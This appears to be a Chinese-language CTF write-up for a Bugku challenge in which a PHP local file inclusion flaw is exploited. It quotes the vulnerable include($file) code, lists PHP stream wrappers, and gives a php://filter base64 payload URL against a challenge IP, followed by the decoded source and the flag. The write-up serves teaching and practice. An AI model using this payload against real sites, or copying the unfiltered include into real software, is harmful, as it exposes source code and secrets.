
flag在index里-writeup

打开题目

访问链接，页面显示click me? no 点击进去显示test5



这里我们看到url中含有file关键字
题目提示我们flag在index中，通过分析，这里发送了file为key，show.php为value的get请求
ctf常见的套路-php文件包含漏洞

```
<?php
    $file=$_GET['file'];
    ...
    include($file);
?>
```

```
php://-访问各个输入/输出流（I/O streams）
PHP 提供了一些杂项输入/输出（IO）流，允许访问 PHP 的输入输出流、标准输入输出和错误描述符， 内存中、磁盘备份的临时文件流以及可以操作其他读取写入文件资源的过滤器。
```

```
php://filter
php://filter 是一种元封装器， 设计用于数据流打开时的筛选过滤应用。 这对于一体式（all-in-one）的文件函数非常有用，类似 readfile()、 file() 和 file_get_contents()， 在数据流内容读取之前没有机会应用其他过滤器。
```

名称	描述
resource=<要过滤的数据流>	指定你要筛选过滤的数据流
read=<读链的筛选列表>|可以设定一个或多个过滤器名称，以管道符(|)分隔
write=<写链的筛选列表>|可以设定一个或多个过滤器名称，以管道符(|)分隔
<; 两个链的筛选列表>	任何没有以read=或write作前缀的筛选列表会视情况应用于读或写链

利用这个协议我们可以解决一些ctf的题目，或者挖掘出一些漏洞。
构造payload：
http://123.206.87.240:8005/post/index.php?file=php://filter/read=convert.base64-encode/resource=index.php

```
php支持得伪协议
file:// — 访问本地文件系统
http:// — 访问 HTTP(s) 网址
ftp:// — 访问 FTP(s) URLs
php:// — 访问各个输入/输出流（I/O streams）
zlib:// — 压缩流
data:// — 数据（RFC 2397）
glob:// — 查找匹配的文件路径模式
phar:// — PHP 归档
ssh2:// — Secure Shell 2
rar:// — RAR
ogg:// — 音频流
expect:// — 处理交互式的流

read参数值可为
string.strip_tags 将数据流中的所有html标签清除
string.toupper 将数据流中的内容转换为大写
string.tolower 将数据流中的内容转换为小写
convert.base64-encode 将数据流中的内容转换为base64编码
convert.base64-decode 与上面对应解码

resource=[文件路径]
```

返回一串base64编码

```
PGh0bWw+DQogICAgPHRpdGxlPkJ1Z2t1LWN0ZjwvdGl0bGU+DQogICAgDQo8P3BocA0KCWVycm9yX3JlcG9ydGluZygwKTsNCglpZighJF9HRVRbZmlsZV0pe2VjaG8gJzxhIGhyZWY9Ii4vaW5kZXgucGhwP2ZpbGU9c2hvdy5waHAiPmNsaWNrIG1lPyBubzwvYT4nO30NCgkkZmlsZT0kX0dFVFsnZmlsZSddOw0KCWlmKHN0cnN0cigkZmlsZSwiLi4vIil8fHN0cmlzdHIoJGZpbGUsICJ0cCIpfHxzdHJpc3RyKCRmaWxlLCJpbnB1dCIpfHxzdHJpc3RyKCRmaWxlLCJkYXRhIikpewk0KCQllY2hvICJPaCBubyEiOw0KCQlleGl0Ck7
DQoJfQ0KCWluY2x1ZGUoJGZpbGUpOyANCi8vZmxhZzpmbGFne2VkdWxjbmlfZWxpZl9sYWNvbF9zaV9zawh0fQ0KPz4NCjwvaHRtbD4NCg==
```

base64解码后

```
<html>
    <title>Bugku-ctf</title>

<?php
    error_reporting(0);
    if(!$_GET[file]){echo '<a href="./index.php?file=show.php">click me?
no</a>';}
    $file=$_GET['file'];
    if(strstr($file,"../")||stristr($file,
"tp")||stristr($file,"input")||stristr($file,"data")){
        echo "Oh no!";
        exit();   //达到过滤效果，这是php://中的其他方法
    }
    include($file);
//flag:flag{edulcni_elif_lacol_si_siht}  #flag在注释中
?>
</html>
```

include()函数，这个表示从外部引入php文件并执行，如果执行不成功，就返回文件的源码
而include的内容是由用户控制的，所以通过我们传递的file参数，是include（）函数引入了index.php的base64编码格式，ase64编码格式导致执行不成功，返回base64格式源码。
如果不进行base64编码传入，就会直接执行，而flag的信息在注释中，是得不到的。